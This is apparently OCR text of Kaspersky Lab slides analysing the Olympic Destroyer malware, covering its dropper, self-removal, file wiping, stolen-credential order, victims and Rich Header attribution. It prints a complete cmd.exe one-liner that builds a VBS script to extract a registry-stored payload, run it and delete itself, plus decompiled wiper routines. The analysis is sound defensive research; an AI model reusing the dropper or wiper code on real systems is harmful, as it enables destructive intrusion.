
```
cmd.exe /c (echo strPath = Wscript.ScriptFullName & echo.Set FSO =
CreateObject^(\Scripting.FileSystemObject\^) & echo.FSO.DeleteFile strPath, 1 & echo.Set oReg =
GetObject^(\winmgmts:{impersonationLevel=impersonate}!\\\\.\\root\\default:StdRegProv\^) &
echo.oReg.GetBinaryValue ^&H80000001, \Environment\, \Data\, arrBytes & echo.Set writer =
FSO.OpenTextFile^(\%ProgramData%\\%COMPUTERNAME%.exe\, 2, True^) & echo.For i =
LBound^(arrBytes^) to UBound^(arrBytes^) & echo.s = s ^& Chr^(arrBytes^(i^)^) & echo.Next &
echo.writer.write s  & echo.writer.close) > %ProgramData%\\_wfrcmd.vbs && cscript.exe
%ProgramData%\\_wfrcmd.vbs && %ProgramData%\\%COMPUTERNAME%.exe
```

KASPERSKY lab

Destructor component of OlympicDestroyer



Self-removal of OlympicDestroyer



Check file existence

— C:*[MD5 of computer name]*

— C:\Users\Public*[MD5 of hostname\username]*

```
; Attributes: bp-based frame

; signed int __cdecl search_for_deefbad(int a1, BYTE *pData)
search_for_deefbad proc near

pData= dword ptr  0Ch

push    ebp
mov     ebp, esp
mov     eax, [ebp+pData]
cmp     eax, 0DEEFBAD7h
jz      short loc_401A51
```

Strange constant(0xDEEFBAD7)

— Values before 0xDEEFBAD7 are non-zero, the code resumes

— Otherwise, stop proceeding

Wiping initial dropper


— Fill with “1” value

— Delete file with API

```
00160005  8BEC          MOV EBP,ESP
00160007  8B45 04       MOV EAX,DWORD PTR SS:[EBP+4]
0016000A  8B58 24       MOV EBX,DWORD PTR DS:[EAX+24]
0016000D  8B00          MOV EAX,DWORD PTR DS:[EAX]
0016000F  53            PUSH EBX
00160010  FFD0          CALL EAX
00160012  90            NOP
00160013  90            NOP
00160014  90            NOP
00160015  8B45 04       MOV EAX,DWORD PTR SS:[EBP+4]
00160018  8BD8          MOV EBX,EAX
0016001A  83C3 28       ADD EBX,28
0016001D  8B40 0C       MOV EAX,DWORD PTR DS:[EAX+0C]
00160020  53            PUSH EBX
00160021  FFD0          CALL EAX
00160023  83F8 FF       CMP EAX,-1

001600BF  83C3 28       ADD EBX,28
001600C2  8B40 04       MOV EAX,DWORD PTR DS:[EAX+4]
001600C5  53            PUSH EBX
001600C6  FFD0          CALL EAX                kernel32.DeleteFileW
```

Components of OlympicDestroyer




Stolen credential in Olympic Destroyer

Olympic Destroyer stacks stolen credential in order

— Stolen account stored with “AD name\account name” format

— First stolen, first saved

— By looking into account order we can figure out who is initial infection points




KASPERSKY lab

Victim of Olympic Destroyer

Initial compromised distribution points


— Pyeongchang2018.com
— WW930
— An infected resort hotel



Suspicious file uploaded from Austria

— Stolen credential name : ATVIES2BQA
  - AT: Austria Country code
  - VIES: VAT Information Exchange System
— Not sure infected accidently or intentionally


Victim of Olympic Destroyer



The devil in the Rich Header

KASPERSKY lab

Hell of attribution



Possibly Bluenoroff?

```
Buffer = 0;
memset(&v17, 0, 0xFFCu);
v18 = 0;
v19 = 0;
v1 = CreateFileA(lpFileName, 0x40000000u, 0, 0, 3u, 0x80u, 0);
v2 = v1;
if ( v1 == (HANDLE)-1 )
  return GetLastError();
SetFilePointer(v1, -1, 0, 2u);
WriteFile(v2, &Buffer, 1u, &NumberOfBytesWritten, 0);
FlushFileBuffers(v2);
FileSize.QuadPart = 0i64;
GetFileSizeEx(v2, &FileSize);
SetFilePointer(v2, 0, 0, 0);
v4 = FileSize.HighPart;
v5 = FileSize.LowPart;
v6 = 0;
v7 = 0;
if ( FileSize.HighPart >= 0 && (FileSize.HighPart > 0 || FileSize.LowPart > 0) )
{
  while ( 1 )
  {
    v8 = __OFSUB__(__PAIR__(v4, v5), __PAIR__(v7, v6));
    v11 = v5 - v6;
    v9 = (__PAIR__(v4, v5) - __PAIR__((unsigned int)v7, v6)) >> 32;
    v10 = v5 - v6;
    if ( v9 < 0 || (unsigned __int8)((v9 < 0) ^ v8) | (v9 == 0) && v11 <= 0x1000 )
    {
      v15 = v9;
    }
    else
    {
      v10 = 0x1000;
      v15 = 0;
    }
    if ( !WriteFile(v2, &Buffer, v10, &NumberOfBytesWritten, 0) || !NumberOfBytesWritten )
      break;
    v4 = FileSize.HighPart;
    v12 = NumberOfBytesWritten + v6;
```


```
17  NumberOfBytesWritten = 0;
18  v11 = 0i64;
19  memset(&Buffer, 0, 0x1000u);
20  v2 = CreateFileW(v1, 0x40000000u, 0, 0, 3u, 0x80u, 0);
21  v3 = v2;
22  if ( v2 == (HANDLE)-1 )
23    return GetLastError();
24  SetFilePointer(v2, -1, 0, 2u);
25  if ( WriteFile(v3, &Buffer, 1u, &NumberOfBytesWritten, 0) )
26    FlushFileBuffers(v3);
27  GetFileSizeEx(v3, &FileSize);
28  SetFilePointer(v3, 0, 0, 0);
29  v5 = FileSize.HighPart;
30  v6 = FileSize.LowPart;
31  if ( FileSize.HighPart >= 0 || FileSize.LowPart > 0 )
32  {
33    while ( 1 )
34    {
35      v7 = (__PAIR__((unsigned int)v5, v6) - v11) >> 32;
36      v8 = v6 - v11;
37      if ( __PAIR__(v7, v8) > 0x1000 )
38        v8 = 0x1000;
39      if ( !WriteFile(v3, &Buffer, v8, &NumberOfBytesWritten, 0) || !NumberOfBytesWritten )
40        break;
41      v5 = FileSize.HighPart;
42      v11 += NumberOfBytesWritten;
43      if ( HIDWORD(v11) < FileSize.HighPart )
44      {
45        v6 = FileSize.LowPart;
46      }
47      else
48      {
49        if ( HIDWORD(v11) > FileSize.HighPart )
50          break;
51        v6 = FileSize.LowPart;
52        if ( (unsigned int)v11 > FileSize.LowPart )
53          break;
54      }
55    }
```

Wiping code similarity with Bluenoroff wiper malware

About RICH header

Undocumented header in PE file

— Obfuscated unpublicized part of PE file
— Maybe included from Visual studio 6(1998)



Source : https://infocon.hackingand.coffee/Hacktivity/Hacktivity%202016/Presentations/George_Webster-and-Julian-Kirsch.pdf

KASPERSKY lab

Suspicious header information

Extract RICH header of Olympic Destroyer wiper and hunting

— RICH header one of the method can find similar malware cluster

```
4D 5A 90 00-03 00 00 00-04 00 00 00-FF FF 00 00   MZÉ ♥    ♦
